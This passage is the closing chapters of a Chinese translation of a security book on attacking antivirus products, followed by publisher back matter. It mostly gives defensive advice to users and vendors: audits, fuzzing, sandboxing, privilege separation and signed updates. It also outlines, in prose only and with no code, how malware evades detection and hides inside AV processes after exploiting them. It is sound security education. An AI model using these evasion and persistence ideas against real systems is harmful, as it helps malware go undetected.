针对反病毒软件开展的有大型组织支持的恶意攻击案例十分稀少，不过Mask病毒（也称为Careto）就是其中之一。这项牵涉利益巨大、有大型组织支持的恶意攻击，影响了包括南非、北欧、北美以及中东在内的政府机构，持续了至少五年。根据卡巴斯基的报告，Mask病毒利用了卡巴斯基反病毒软件的多个漏洞。卡巴斯基没有披露关于此次攻击的更多细节，但这绝对是一个活生生的案例：用户过分相信一款反病毒产品，攻击者利用其中的零日漏洞发起攻击，影响了世界上的许多企业。

16.3　总结

要现实地对待反病毒软件受到攻击的可能性，这一点很重要。一个拥有无限资源的大型公司或政府机构可以轻而易举地攻破一个价值50美元的防护软件，那么攻破使用广泛的反病毒防护套装的可能性又有多大呢？在我看来，接近100%！

经过对反病毒产品为期两年的分析，我发现了存在于反病毒产品中的许多漏洞，所以反病毒产品被攻破的可能性很高。

也许你会说，商业组织防护层面的反病毒防护套装功能会很强劲。确实是这样，但是它们的核心引擎其实是一样的。根据我的研究经验，针对零售版本的反病毒软件的漏洞利用程序，在进行针对商业组织版本的漏洞利用攻击过程中，因为需要使用不同的ASLR绕过技术、不同的路径、针对不同端口和管道的监听方式等，所以需要作出相关调整。但是，由于针对商业组织的版本和桌面版使用的内核是相同的，文件格式解析器的漏洞在不同的版本中有着相同的影响。

反病毒产品目前提供的防护无法有效对抗使用零日漏洞的攻击。有时安装反病毒软件甚至会使电脑变得更加不安全，因为反病毒软件的安装给电脑带来了新的攻击面和可以被本地或远程利用的潜在漏洞。

一些反病毒厂商对自身产品的安全性毫不在乎，因为他们认为普通用户对此没有足够的认知。反病毒软件的自我保护是反病毒软件可以采取的用于防止相关反病毒进程和服务被恶意软件终止的最基本措施，不过也有一些例外：有些反病毒厂商只会关心市场营销。

虽然将来这种情况可能会得到改善，但是目前来看情况不容乐观。下一章将会探讨未来可加入的相关改进措施，事实上已经有一些反病毒软件正在这么做了。

第 17 章 一些建议和未来展望

当前大多数反病毒产品提供的安全防护和用户的预期效果相差甚远。本章将探讨一些反病毒厂商可以用于提升产品能力的优化策略。

本章将为我们提供一些关于改善反病毒产品质量及其防护能力的思路。此外，我们还会了解到对于反病毒产品应该有哪些期待，同时又不应该有哪些期待。接下来看一些针对大多数反病毒软件的通用建议。

17.1 给反病毒软件用户的建议

对大多数用户来说，反病毒产品和安全之间似乎可以划等号，但是这种想法并不完全准确。本节将会介绍解释一些常见误区，并给反病毒产品的用户一些建议，尤其是那些最需要注意防范安全类产品漏洞的用户：大公司和政府机构。同时，这些建议对其他类型的用户同样有意义。

17.1.1 盲目信任是错误的

盲目信任反病毒软件提供的安全防护是大多数人常犯的错误。我们常常会在一些论坛上看到类似“我的电脑中毒了。怎么会呢？我明明安装杀毒软件了！”这样的论调。

在我们完全信任反病毒软件之前，应该考虑以下几点。

- 反病毒产品不能防护用户造成的错误，即反病毒产品无法防护使用社会工程学策略针对用户发起的攻击。因此，用户需要有基本的安全意识。
- 反病毒产品并不是完美无瑕的；和电脑上的其他软件一样，它们也会有漏洞和缺陷。
- 反病毒产品基于已支持的特征码、启发式引擎和动静态分析技术侦测威胁。除非未知病毒或新型威胁的相关特征（行为或静态提取的相关特征）已知，否则反病毒软件无法侦测。
- 病毒开发和质量保证（QA）的关键部分就是绕过所有或大多数反病毒产品。总的来说，实现这一目的并不是特别困难，合法或非法的恶意软件都可以实现类似的功能（比如 FinFisher）。
- 和其他所有软件一样，反病毒软件的漏洞同样可以被利用攻击。
- 与办公软件和浏览器相比，安全类产品的漏洞更容易被利用。

- 据披露，最起码有一家反病毒厂商（卡巴斯基）遭到有关政府机构支持的攻击影响：反病毒厂商的产品无法防御此类攻击。

没有相关计算机知识的电脑用户常常认为安装了反病毒软件以后就万事大吉了。他们觉得安装完反病毒软件以后就可以将其抛在脑后，因为反病毒软件会帮他们打理所有与安全有关的事务。这类错误的思路又会被反病毒产品的营销手段加以强化。类似“安装反病毒软件就可以高枕无忧”的口号十分常见，但事实是，这类口号根本不是真的，而且对真正的安全造成了严峻的挑战。

由于缺乏安全意识，或是中了社会工程学攻击的招，用户有时会禁用反病毒软件，来运行安装从网站下载或者通过邮件接收的应用。尽管这听起来不是很常见，但的确是反病毒软件用户计算机被感染的主要途径之一。我们经常可以从反病毒软件技术支持工程师那里听到一些令人哭笑不得的相关案例。

恶意软件通常会借助社会工程学攻击技巧：提示用户禁用反病毒软件，否则将会干扰安装过程。恶意软件也会直接向用户申请获得最高权限。如果用户在Windows系统中的用户账户控制（UAC）提示框中点击“是”，恶意软件就会禁用反病毒软件，然后开始肆意破坏。许多成功进行攻击的恶意软件通常会在带有恶意附件（文档、图片或可执行文件形式）的邮件中借助文字提示诱使用户禁用反病毒软件。虽然听起来像是无稽之谈，但这种办法确实有效。

许多用户至今坚信，反病毒软件可以洞悉每一个恶意软件和它们的一切行为。但是，反病毒软件并不是完美的防护盾。反病毒软件中的漏洞允许一些恶意软件绕过反病毒软件的实时防护，使其能够在系统中肆意破坏。比如，反病毒软件中的零日漏洞或当前操作系统中的零日漏洞可以被恶意软件在内核态利用，执行其预期的恶意行为。

我们需要知道，在反病毒防护和侦测技术更新与病毒快速变种并使用新型感染和绕过技术的对抗中，恶意软件一直处于上风。因此，直到相关病毒样本被截获并发送至反病毒厂商分析为止，反病毒软件可能对病毒变种使用的新技术一无所知，无法侦测。

反病毒软件只能防御已知的威胁。新病毒，甚至是旧病毒，都可以通过简单变形其相关代码内容，绕过一款或多款反病毒软件的基于静态特征码的侦测。比如，恶意软件编写者可以通过新的文件壳或可执行文件封装工具来绕过反病毒软件的侦测。使用可执行文件封装工具来处理恶意软件，变更其结构层次，同时保持内部逻辑不变，以便其能绕过反病毒软件的静态侦测，并不像听起来那样复杂，有时甚至和打包恶意软件一样简单。

在病毒执行的过程中，反病毒产品仍然可以通过动态分析技术来侦测到恶意软件。比如，反病毒软件可能会通过API hooking技术来监测进程。如果API hooking是在用户态实现的话，那么恶意软件就可以像第9章讨论的那样，轻而易举地移除hook。如果API监测是在内核态实现的话，恶意软件被监控的行为可以通过长时间延迟，来让反病毒软件的内核态监控模块“忘记”恶意软件之前的行为。这种策略被不少恶意软件使用，且可以混淆基于行为的反病毒软件实时监控和启发式引擎。

恶意软件也可以通过进程内通信在其内部模块间分发恶意任务，这样一来就可以摆脱反病毒软件的行为监控引擎。多数反病毒软件对于恶意软件的这类操作一无所知。

还要记住的是，恶意软件开发周期和其他软件一样。因此，QA也是开发高质量恶意软件的重要一环。比如，黑市上售卖的恶意软件工具箱通常有一个支持周期。在这段时间内，购买的恶意软件工具箱通常会被更新。这类更新通常与绕过反病毒软件的侦测有关。事实上，新开发的恶意软件根据其质量的不同，会使用市面上常见的反病毒软件进行尝试性的侦测绕过测试。因此，当恶意软件变种发布的时候，病毒编写者就知道反病毒厂商在变种样本被截获、分析直到开发相应侦测（或是感染修复）代码之前，都对新变种一无所知。不过恶意软件终归还是会被反病毒厂商捕获到的，因此病毒编写者需要更新恶意软件来绕过反病毒软件的侦测。这时候反病毒厂商会再一次更新病毒变种对应的新特征码，进而一次又一次地循环往复。这就是我们听说的软件安全行业臭名昭著的猫鼠对抗攻防游戏。对计算机用户来说不幸的是，不管反病毒厂商再怎么追赶，都赶不上恶意软件作者开发变种的脚步。

在之前的例子中，我们主要探讨的是影响广泛的恶意软件。针对特定目标的恶意软件在整个感染执行过程中悄无声息，当达到相关目的后，会删除自身，没有任何人会注意到。

此外，用户还需要知道反病毒产品和其他软件一样可以被攻破，其使用的安全策略相比办公软件套装和浏览器（如Microsoft Office和Google Chrome）会更薄弱一些。这就意味着我们现在使用的反病毒软件事实上是在为攻击者开启方便之门。比如，恶意软件可以利用文件格式解析器中的漏洞进行攻击利用。反病毒软件中为防止其自身漏洞被攻击利用而采取的相关措施，很多时候要么十分薄弱，要么就根本不存在。比如，有一些反病毒软件的“自我保护”机制，就是防止针对其自身相关进程调用`ZwTerminateProcess`。

考虑以下反病毒软件被攻破并执行恶意行为的场景。这是一个假设的场景，却很有可能真实发生。

(1) 恶意软件在目标用户电脑上执行。

(2) 恶意软件使用一个零日漏洞禁用了反病毒软件的防护。要实现这一目的，一个空指针引用漏洞造成的反病毒软件防护服务DoS漏洞就够了。

(3) 当反病毒软件还在通过重启恢复崩溃的服务时，恶意软件感染了反病毒程序的相关模块。比如，恶意软件从网上将一个动态链接库下载到反病毒软件的程序路径下，之后该动态链接库会被反病毒软件的用户态模块调用。

(4) 恶意软件在进行相关操作后，如果需要会重启反病毒程序。

(5) 这样恶意软件就运行在反病毒软件的执行环境下了。

让我们再来看一个更有可能发生且危害性更大的攻击场景。

(1) 一个漏洞攻击利用程序在受害者电脑上运行。比如，这个漏洞利用攻击程序可能是一个利用了浏览器漏洞的恶意程序，接着它会下载并运行一些恶意程序。

(2) 恶意软件使用反病毒程序中的零日漏洞，来实现在反病毒软件的执行环境下运行（可能是Windows平台下的SYSTEM权限执行或是类Unix平台下的root权限执行），这样就可以绕过浏览器或文档阅读器的沙盒了。

(3) 现在恶意软件已经成功提升权限并绕过了沙盒（反病毒产品经常不在沙盒内运行）。反病毒软件可以通过感染反病毒软件，并在反病毒软件的执行环境下创建相关线程，来悄无声息地在

电脑上长期驻留执行。

(4) 恶意软件现在就成功在一个高权限应用执行环境下运行了：这个应用就是反病毒软件。

在上述两个场景中，反病毒软件是否检查过自身相关文件或进程的真实合法性呢？这个问题听起来好像没什么意义，毕竟反病毒软件怎么能不相信自己呢?

同一方法有如下不同的变化。

- 恶意软件可以通过零日漏洞在以SYSTEM权限运行的反病毒软件下创建相关线程，同时作为单一恶意软件在独立线程之间通信。反病毒软件在扫描过程中会将自身程序排除掉，这样恶意软件就无法被侦测到了。
- 恶意软件可以隐藏成反病毒软件的一个模块。比如，在Unix系统下可以是反病毒软件的更新文件或脚本，如一个任务脚本。因为反病毒软件会认为该任务脚本是自身模块，所以在扫描的过程中会将其排除。

恶意软件可以通过无数方法借助反病毒软件来隐藏自身。可以认为这种隐身技术是一种反病毒软件层面的Rootkit。这类Rootkit可以接触到反病毒软件的所有资源，这在理论上意味着Rootkit可以做任何事，因为它是在反病毒软件的上下文中执行的。此外，对反病毒软件来说，侦测此类Rootkit会异常困难：因为这需要反病毒软件放弃对自身文件和进程的信任。

不过要指出的是，到目前为止我偶遇过几个此类案例。在一个案例中，Metasploit meterpreter的恶意代码感染了由于某种原因没有被保护的反病毒软件进程（创建线程来在进程之间切换）。在另一个案例中，恶意代码隐藏在了恶意软件在以当前用户运行且不受保护的应用环境下注入的一个线程中。尽管在相关研究过程中，类似攻击手法并不常见，但这并不意味着不会有恶意软件使用类似的“隐身”技术。事实上，很多高质量的恶意软件会用到相关高级“隐身”技术。这一块技术目前还没有被恶意软件编写者研究透彻。安全研究员首先发现此类技术的情况少之又少，只是向公众首次公开此类技术罢了。

总的来说，永远不要盲目相信我们安装的反病毒软件。反病毒软件可以被攻破，被用来隐藏恶意软件或恶意软件进程/线程。同时还要强调的是，盲目相信反病毒软件对公司组织来说也是一个严重的错误。

不依赖于零日漏洞的恶意软件攻击

本节使用一些不借助零日漏洞的场景，来解释不要盲目信任反病毒软件的原因。假设一个感染性文件感染了计算机。所有试图扫描或执行被感染文件的程序，都会被病毒感染。臭名昭著的Sality和Virut病毒就是这样的例子。因此，我们有什么理由去相信，同为普通程序的反病毒扫描器在扫描和修复感染过程中不会被病毒感染呢？即使反病毒扫描器有自我保护机制，在不被感染的情况下扫描完成了整个电脑的文件（对独立的命令行扫描器来说，这种情况不太可能），但是计算机中的其他可执行程序还是处于被病毒感染的状态。（当然，被感染的文件是否能修复，还要看反病毒软件的感染修复模块的好坏。）

高级的文件感染型病毒在每一次感染过程中会使用不同的感染方式。如果我们去问问反病

毒支持工程师，会发现这是相当常见的情况。但是，对策也很简单：将扫描器和病毒数据库文件复制到CD-ROM中，接着在CD-ROM中执行反病毒程序。因为CD是只读媒介，所以文件感染型病毒无法感染它。问题就这么解决了。

17.1.2　隔离机器来增强防护

对于大型组织机构来说，如果可能的话，我建议隔离有反病毒软件进行网络分析的机器。因为反病毒软件可以用来作为渗透内网的入口点，也可以用来作为切入其他组织内网的跳板之一，使攻击者可以攻破网络分析安全产品。

下面举一个简单却又十分严重的例子，来证明一款不那么好的反病毒软件对于一个组织机构来说有多么危险。

(1) 目标组织机构进行了内网边界隔离保护，只有电子邮件和Web服务器有与外界交互的接口，同时安装了所有最新的补丁。

(2) Web或电子邮件服务器会扫描所有接收到的文件。

(3) Web或电子邮件服务器拦截到的文件之一，事实上是一个针对组织机构目前所使用反病毒软件的零日漏洞。通过该漏洞利用攻击程序，电子邮件网关或Web服务器被攻破。

(4) 讽刺的是，攻击者借助组织内使用的反病毒产品，成功渗透进入目标组织内网。

(5) 如果反病毒软件针对内网的其他机器进行网络分析，攻击者可以借助已经被攻破的邮件网关或Web服务器，通过HTTP、SMB/CIFS或其他协议向内网的其他机器发送恶意文件，来进一步渗透内网。

(6) 如果内网中的计算机使用了同样的反病毒产品，只要被攻破的内网机器可以通过网络接触到相关计算机上安装的反病毒产品，并进行网络分析，就可以用同样的零日漏洞利用程序攻破整个计算机。

总结：针对某一组织机构内使用的反病毒产品，使用一个或两个零日漏洞利用攻击程序，就可以攻破整个组织。想象一下，一个蠕虫漏洞利用攻击程序，利用了一个我们最喜爱的反病毒程序中的零日漏洞。尽管目前没有针对反病毒程序攻击的蠕虫病毒，但是开发出这样的病毒是绝对可能的。

上述场景不仅适用于文件分析工具（例如，常见的反病毒软件个人桌面版），也适用于网络分析工具（比如，分析计算机上所有网络流量的工具）。如果目标机器上有网络分析工具，那么远程攻击面会变得很大，因为这类工具需要处理类似HTTP、CDP、Oracle TNS、SMB/CIFS等其他一系列协议。如果文件格式解析器中存在漏洞的可能性很高，在实现网络流量分析的相关代码中存在漏洞的可能性会更高。考虑到上述两个模块暴露的攻击面，现在你一定会对之前从未审计过的反病毒产品抱怀疑态度了。

17.1.3 审计反病毒产品

强烈建议对组织内准备部署或已经部署的反病毒产品进行审计。不经过自己或第三方的审计，你永远也无法了解目前使用的反病毒产品的质量、反病毒产品对外暴露的攻击面及其自我保护等级。要记住，永远不要相信出于增加产品销量的反病毒产品营销广告。

尽管许多大公司（比如Microsoft、Google、IBM和Oracle）的反病毒产品的代码经常会被第三方审计，但是还有很多反病毒产品从来没有被审计过。对，就是这样，从来没有被审计过。原因是，这类反病毒厂商不想将源代码提供给第三方审计。第三方审计员需要连接到这类厂商总部的机器，在反病毒厂商员工的监督下，对相关代码进行审计。反病毒厂商最起码要对其产品进行黑盒审计。不过不幸的是，大多数反病毒厂商在开发过程中，从来没有审计这一环节。当然也有例外，一些反病毒产品会进行以下方式的审计：

- 常规黑盒审计；
- 常规、内部源代码审计；
- 第三方源代码审计。

以我的经验来说，没有经过审计的反病毒产品漏洞百出。不信的话，可以自己动手试试。

17.2 给反病毒厂商的建议

在两年时间内，我审计了许多反病毒产品。结果在17款反病毒软件中，有14款发现了漏洞。一般来说，我发现漏洞以后，会尝试利用漏洞，最起码会查看漏洞是否能够被利用。

此外，我发现很多反病毒产品没有采取权限隔离、沙盒保护、反漏洞攻击利用等防护。这就导致，相比利用Google Chrome或Microsoft Word这类采取了一流防护措施来为攻击者利用其漏洞设置障碍的产品来说，利用反病毒产品的漏洞进行攻击十分轻松。

接下来的内容将为反病毒厂商提供一些建议。部分建议汲取自类似Adobe Acrobat Reader、Microsoft Word和多数浏览器，以此来为反病毒产品指明方向。

17.2.1 优秀的工程师并不代表安全

反病毒厂商会招募优秀的工程师来开发产品，同时还会招募优秀的程序员、分析师和数据库、系统以及网络管理员。但是，反病毒厂商也需要安全专家。一位拥有多年C或C++开发经验的反病毒工程师，在开发过程中可能会缺乏安全意识，或是不知道如何挖掘并利用漏洞。的确，有些工程师对什么是安全的代码一无所知，无论他是否为反病毒厂商工作。

这一问题可以通过招聘安全工程师并进行相关培训来解决。培训程序员的安全开发意识以及漏洞发现和利用能力，可以让他们清楚地意识到自己所开发反病毒软件中的相关漏洞，并在开发过程中将漏洞修复。此外，有了相关安全开发知识，工程师在开发过程中会自动放弃使用不安全的代码编写模式。组织内如果不进行安全意识教育，会导致工程师在开发过程中缺失对安全因素的考虑，从而写出不安全的代码或作出缺少安全性考虑的程序设计选择。

17.2.2　利用反病毒软件的漏洞很简单

令人遗憾的是，除了少数例外，一些比较知名的反病毒软件都没有使用以下在浏览器和文本阅读器中常见的反漏洞利用技术：

- 权限隔离；
- 沙盒隔离；
- 模拟；
- 默认情况下不信任其他组件；
- 不仅针对第三方应用使用反漏洞利用防护，同时对反病毒软件自身应用相关防护。

大多数反病毒软件有一个高权限（本地系统或root权限）执行的恶意软件分析服务（文件和网络流量分析）以及一个用于展示结果的GUI应用（一般没有多少权限）。当恶意构造的网络流量包或文件被反病毒扫描器截取后，恶意软件就可以通过其内部漏洞攻破反病毒软件，同时获取系统最高权限（Windows系统中的本地系统权限或类Unix系统中的root权限）。

与此同时，一些文档阅读应用或浏览器会使用更复杂的权限隔离。通常来说，在文档阅读器或浏览器中，有一个进程会拥有当前登录用户权限，其他一些worker进程拥有执行解析和渲染PDF文件、Word文档或Web页面的权限。如果要利用此类应用中的漏洞，漏洞利用攻击脚本首先需要绕过沙盒执行代码来获取更高的权限。在众多反病毒软件中，只有很小的一部分反病毒软件会采取相同的措施。这种情况应当改变，因为一款安全类产品竟然比一款文档阅读器更没有安全意识，这是多么大的讽刺呀！

17.2.3　进行审计

强烈建议反病毒厂商定期审计其相关产品。如果不进行审计，就不可能做出一款安全的产品。下面介绍一些可采取的审计策略。

- *内部审计*　每当新模块或新功能被加入到反病毒软件中，都需要进行此类审计。
- *第三方源代码审计*　这是最佳的应用安全性审计方式。第三方审计可以克服内部审计过程中的盲区。第三方审计会实事求是地分析产品的所有模块，并重点分析高危模块。在内部审计过程中，如果审计工程师发现一段代码多年来一直正常无误地运行，就会认为该代码没有漏洞，从而将其忽略。
- *第三方黑盒审计*　此类审计的效果介于内部审计和第三方源代码审计之间。审计方可以通过黑盒审计的方式，挖掘产品中的漏洞，进而降低源代码泄漏的可能性。

只要遵循审计工程师推荐的改进方式，同时及时修复审计过程中发现的漏洞，定期审计可以使反病毒软件变得更安全。

17.2.4　模糊测试

正如本书第13章探讨的那样，模糊测试是一种挖掘产品中漏洞的黑盒测试手段。强烈建议在

开发过程中持续对产品进行模糊测试，以此来挖掘和修复产品中的漏洞。在开发过程中，开发者可以使用模糊测试来测试新功能。QA团队在提供产品正式版本下载之前，也可以对最终编译的程序进行模糊测试。但是，对于已经发布的程序，也应该使用模糊测试来挖掘其中的漏洞，因为有一些漏洞需要一周甚至是数月的模糊测试才能发现。

模糊测试效果好，可以暴露出程序中显而易见的安全漏洞，帮助挖掘程序中更复杂的漏洞，而且成本很低。即便是在一台计算机上使用`radamasa`模拟器并用扫描器扫描生成的模糊测试畸形文件也会有效。但是，针对产品定制更为复杂的模糊测试工具，效果显然会更好。

17.2.5　安全地使用权限

大部分反病毒软件通常会以可能的最高权限（本地系统或root权限）来运行进程，却没有像浏览器、办公软件或文档阅读器那样，使用沙盒或其他隔离运行措施。目前没有一款反病毒软件采用给漏洞设置利用门槛的技术，类似隔离堆或最新版本Internet Explorer中加入的Delay Free。（最起码，我在两年间研究的17款反病毒软件都没有使用。）

如果反病毒软件想要进步，想要写出高质量的反病毒软件而不是带有大写SAFE标签的可爱GUI应用程序，就必须遵循像浏览器、文档阅读器这样的流行客户端软件几年之前使用的相关技术。最起码，反病毒软件需要进行权限隔离并引入沙盒隔离机制。

一些反病毒厂商也许会争辩说反病毒服务必须以高权限执行。这种说法确实有道理：一个mini-filter驱动需要拦截网络流量；一个应用必须具有相关权限才能读写硬盘甚至是MBR（master boot record）上的所有文件。但是，具有权限的应用的唯一目的应该是读取文件或网络流量包。接着将读取到的信息发送给权限较低的应用去处理，该低权限应用有可能会因为网络协议解析模块或文件格式解析模块中的漏洞，执行潜在的恶意代码。不过这样一来，攻击者就需要至少利用两个漏洞，才能攻击反病毒软件，执行任意代码：

- 首先利用通过低权限模块进行的文件或网络流量包解析模块中的漏洞；
- 接着利用一个沙盒绕过漏洞，进而攻破相关软件。

此外，潜在的不安全代码需要被放入虚拟或沙盒环境中运行。比如，让程序在模拟器或虚拟机中执行，而不是直接本机执行。这样一来，如果要利用反病毒软件的漏洞执行任意代码，就需要一个可以从虚拟机或沙盒逃逸的漏洞。这就会给利用反病毒软件的漏洞设置很高的门槛。

17.2.6　减少解析器中的危险代码

反病毒软件中负责文件和网络流量解析的模块因为会处理恶意代码，所以时时处于危险境地。在编写这类模块的时候必须慎之又慎，否则将会给攻击者敞开大门。此外，正如前面所提到的，这类解析器的代码必须要运行在沙盒环境中，因为使用C或C++编写的反病毒引擎出现可用漏洞的概率很高。因此，在开发过程中，不要使用C或C++编写所有程序模块，可以采取本机语言与内存安全语言结合的方式，这样可以有效降低代码存在缺陷时带来的危害。

比如，反病毒软件中用于实现实时防护功能的内核文件分析过滤驱动不需要包括文件格式或

协议解析器的代码。驱动可以与低权限的托管进程（服务）通信，接收该进程返回的文件格式解析结果。

可以用类似.NET、Lua、Perl、Python、Ruby和Java这样的托管（内存安全）或脚本语言来编写病毒扫描和文件修复程序，还可以编写文件格式和网络协议解析器。这样一来，出现能被远程利用的漏洞的可能性会大大降低。此外，这类语言的运行性能与C或C++之间的差异正在逐年缩小。

事实上，已经有一些反病毒软件正在使用.NET和Lua进行开发了。对于漏洞挖掘者来说，使用内存安全语言与使用本机语言编写的程序之间有很大的区别，因为在使用这类内存安全语言编写的程序中，存在可以远程利用的漏洞的可能性很小，所以在这类程序中发现漏洞也相对困难。

17.2.7　改进升级服务和协议的安全性

许多反病毒软件在下载文件过程中没有使用SSL或TLS加密，这就意味着攻击者可以截取修改未加密通信渠道中的信息。对反病毒软件更新服务最起码的要求是，下载过程中必须使用TLS加密的传输渠道：无论是下载程序，还是恶意软件特征数据库文件。

正确实现更新系统的参考范例是Microsoft Windows更新服务。除了更新下载程序文件，Windows系统对所有更新协议使用了TLS（HTTPS）。尽管下载程序文件过程中没有使用HTTPS传输，看起来不是很安全。但是，Windows更新服务每一个下载的cabinet文件（.cab）或可执行程序，在传输过程中都会经过更新程序的签名和校验。

Windows安全良好的更新服务给了我们另一个启发：更新服务下载的所有文件在运行之前必须签名和校验。你可能会惊讶地发现反病毒安全套装的病毒数据库文件，甚至是其程序模块文件（尤其是一些反病毒软件的Unix版本中）都没有签名措施，这些安全套装只是简单地使用MD5、SHA1或CRC32来校验更新文件在传输过程中的正确性。类似措施确实考虑到了更新文件在传输过程中可能会受到破坏，但是没有考虑到校验更新文件的完整性和源头。使用RSA算法对下载的更新文件或对应的散列值来进行签名十分安全，因为这样不仅能验证下载更新文件的完整性，还能对已下载文件的真实性进行校验（可以校验文件的签名是否正确、文件是否已经损坏、文件是否在传输过程中被攻击者修改）。如果签名校验正确，就可以保证从服务器端下载的更新文件完整且没有被篡改过。

17.2.8　删除或禁用旧代码

在支持MS-DOS时代的可执行程序封装器、病毒、宏病毒和针对Office 97的反病毒软件中，旧代码数量庞大。自然，反病毒厂商越老牌，其发病毒产品中已经废弃过时的代码也就越多。要知道这些旧代码是在十分久远的时候编写的，因为那时候没有相关必要，所以在开发过程中没有人有相关安全意识。对于攻击者来说，这些十多年以前的代码很有可能存在漏洞。这类代码虽然已经基本上无效了，但是还是能从中找出漏洞。比如，我曾经在用于查杀29A团队制造的Zmist病毒的代码中找到过漏洞，相关代码会处理十分老旧的可执行程序封装器。对于反病毒软件的开

发者，有以下建议。

- 删除目前已经没有任何作用的代码。现在几乎大部分Windows系统都已经是64位的了，16位的程序代码已经没有任何作用了，所以保留针对旧MS-DOS病毒或16位的Windows系统下的病毒的侦测又有什么用呢？
- 使旧代码和侦测程序可选。在反病毒软件安装过程中，可以让用户在安装程序中选择是否启用旧的侦测程序。

上述两条建议可以帮助减少反病毒软件中的漏洞。总的来说，代码越少（那些如今已经不起作用的代码）就意味着出现漏洞的可能性越小。

不过从另一方面来讲，删减此类代码会影响反病毒产品在一些反病毒软件测评中的成绩。一些反病毒测评机构（此处隐去测评机构名称）的测试样本中还会有至少五年以前的病毒样本。之前我为反病毒厂商工作的时候，要去更改通过反病毒测评机构提供的病毒样本数据库发现的MS-DOS病毒侦测程序中的漏洞，实在非常痛苦。如果反病毒厂商在删除了一些已经废弃的侦测程序代码后，在一些测评机构的测评中分数降低，这时候就要对该机构的测评是否有意义表示怀疑了。如果反病毒厂商追求的是技术而非公关推广的话，应该避免进行此类无意义的测评，因为此类测评只能在公关层面给反病毒产品贴金，而不能实实在在提升反病毒产品的质量。

17.3　总结

在本书的最后一章，我分享了一些关于反病毒厂商如何利用书中谈到的一些知识来改进其未发布的安全套装和反病毒软件质量的想法和经验。

让我们来总结一下相关改进建议。

- *对开发工程师进行安全意识培训，编写安全的程序代码*　反病毒厂商的开发工程师并不一定有足够的安全意识。这与开发工程师的开发能力无关。如果没有足够的安全意识，开发工程师很可能会写出易受攻击的程序。
- *进行常规安全审计*　这是我可以给出的最佳建议之一。相关产品完成开发以后，安全工程师需要对相关代码进行内部审计。最好还可以请第三方审计机构对源代码进行审计，很多时候你会惊讶地发现，这些第三方机构还能从你的代码中发现漏洞。
- *模糊测试*　第13章详细阐释了模糊测试及其重要性。简而言之，在整个开发过程中，需要将模糊测试作为产品安全性测试和质量评估、挖掘并发现漏洞的重要手段之一。
- *使用沙盒保护技术*　和现代浏览器不同，并不是所有反病毒软件都带有沙盒。如果无法百分之百保证代码安全性，强烈建议将要处理类似网络流量包、电子邮件附件等不可信传入文件的代码放入沙盒环境内执行。
- *安全使用权限*　要正确设置并使用系统对象和文件的ACL。此外，还要避免使用不必要的高权限。本书第10章讨论了不设置或错误地设置权限可能会导致权限提升类漏洞。
- *减少解析器内的危险代码*　可以通过合理的软件设计，编写安全的代码或进行常规代码审计来减少解析器内的危险代码。此外，设计软件的时候，将可能会执行具有潜在威胁

的用于解析文件的代码放入沙盒环境运行，或为其分配较低的权限。同样，如果可以的话，从内核态驱动或系统服务中，移除编译的文件格式解析任务，转而分配给沙盒内用户态进程。如果可以的话，使用解释型语言或托管式代码进行编写。

- 改进升级服务和协议的安全性　简而言之，仅仅验证传输文件的内容远远不够。安全的做法是，使用安全的传输通道，并辅之以合理的加密技术，来保证更新文件的合法和完整性。该话题在本书第5章有所讨论。
- 删除或禁用旧代码　反病毒软件随时间逐渐壮大。新的侦测和感染修复程序会时常被加入进来，因此这类代码很有可能是不可维护的且存在不安全代码。想象一下十几年前编写的感染修复程序。回到现在，安全的开发原则还没有深入到所有厂商的开发过程中，因此攻击者可以使用修改过的旧样本来攻破反病毒软件。

记住了上述要点后，我们还需要知道，保护计算机安全的责任并不完全在于反病毒厂商一方。作为个人或企业，我们也需要了解并采取措施保护计算机的安全。

- 盲目信任是错误的　正如第1章中讨论的那样，反病毒软件并不是完美无瑕的防护盾，安装了反病毒软件并不能等同于电脑就百分之百安全了。反病毒软件和其他所有软件一样存在弱点。除了安全缺陷外，反病毒软件也不能防御用户所犯的错误，比如中了社会工程学攻击的招数。用户（尤其是计算机相关知识不足的用户）经常认为反病毒软件就是安全的完美守护者。
- 反病毒产品基于特征码、启发式引擎和动静态分析技术侦测已知的安全威胁　除非相关病毒的感染模式（行为或静态提取的代码结果）已知，否则反病毒软件无法侦测未知以及新型的安全危害。本书的第二部分主要探讨了这一点。
- 恶意软件的变种和新型感染以及绕过反病毒软件的技术，比反病毒厂商防御和侦测恶意软件的速度要快得多　有一句话讲得好："破坏总比建设来得容易。"
- 隔离反病毒软件进行网络分析的机器，来加固防护　最后一件需要提防的事情是，攻击者将反病毒软件作为渗透内部网络的入口。比如，反病毒邮件网关或防火墙的漏洞会为攻击者敞开渗透内部网络的大门，之后攻击者便可以窃取商业机密数据了。

总之，计算机安全领域仍在蓬勃发展，未来定将充满无限美好。本书可能无法预测将来出现的新兴安全技术，但我们现在可以做的是小心行事并明智地选择反病毒解决方案。

正如我们无比享受本书的编写过程一样，希望大家喜欢并能从书中受益。



微信连接



回复“安全”查看相关书单



微博连接

关注@图灵教育 每日分享IT好书



QQ连接

图灵读者官方群I：218139230
图灵读者官方群II：164939616

图灵社区
iTuring.cn

在线出版，电子书，《码农》杂志，图灵访谈

- 理论知识 + 实战案例
- 分析反病毒软件中真实存在的漏洞缺陷，提升安全技能，让系统无懈可击
- 腾讯安全平台部专家精心翻译

亚马逊读者推荐

“这本书在深入挖掘众多反病毒软件的内部工作原理和为交互/绕过/测试反病毒软件提供脚本方面做得非常出色。对于任何在安全领域工作的软件开发者而言，这都是必不可少的一本书。”

“这本书阐述了反病毒软件的所有组成部分，既有文件扫描和更新机制，还包括浏览器插件。作者对反病毒产品了解透彻。”

“这是一本针对漏洞研究的实践指南，展示了如何调查攻击面的诸多方面。重点在于文件格式模糊测试（因为它是反病毒软件的最大攻击面），同时兼顾提权的权限和逻辑问题、MITM攻击以及绕过策略。”

- 对反病毒软件进行全方位的逆向工程
- 理解插件系统和反病毒特征码技术
- 绕过反病毒措施
- 绕过特征码识别、扫描器和启发式引擎
- 利用本地和远程攻击技术

WILEY

图灵社区：iTuring.cn
热线：(010)51095186转600
分类建议 计算机/计算机安全
人民邮电出版社网址：www.ptpress.com.cn



ISBN 978-7-115-46333-3
定价：79.00元

看完了

如果您对本书内容有疑问，可发邮件至 contact@turingbook.com，会有编辑或作译者协助答疑。也可访问图灵社区，参与本书讨论。

如果是有关电子书的建议或问题，请联系专用客服邮箱：ebook@turingbook.com。

在这可以找到我们：

微博 @图灵教育：好书、活动每日播报
微博 @图灵社区：电子书和好文章的消息
微博 @图灵新知：图灵教育的科普小组
微信 图灵访谈：ituring_interview，讲述码农精彩人生
微信 图灵教育：turingbooks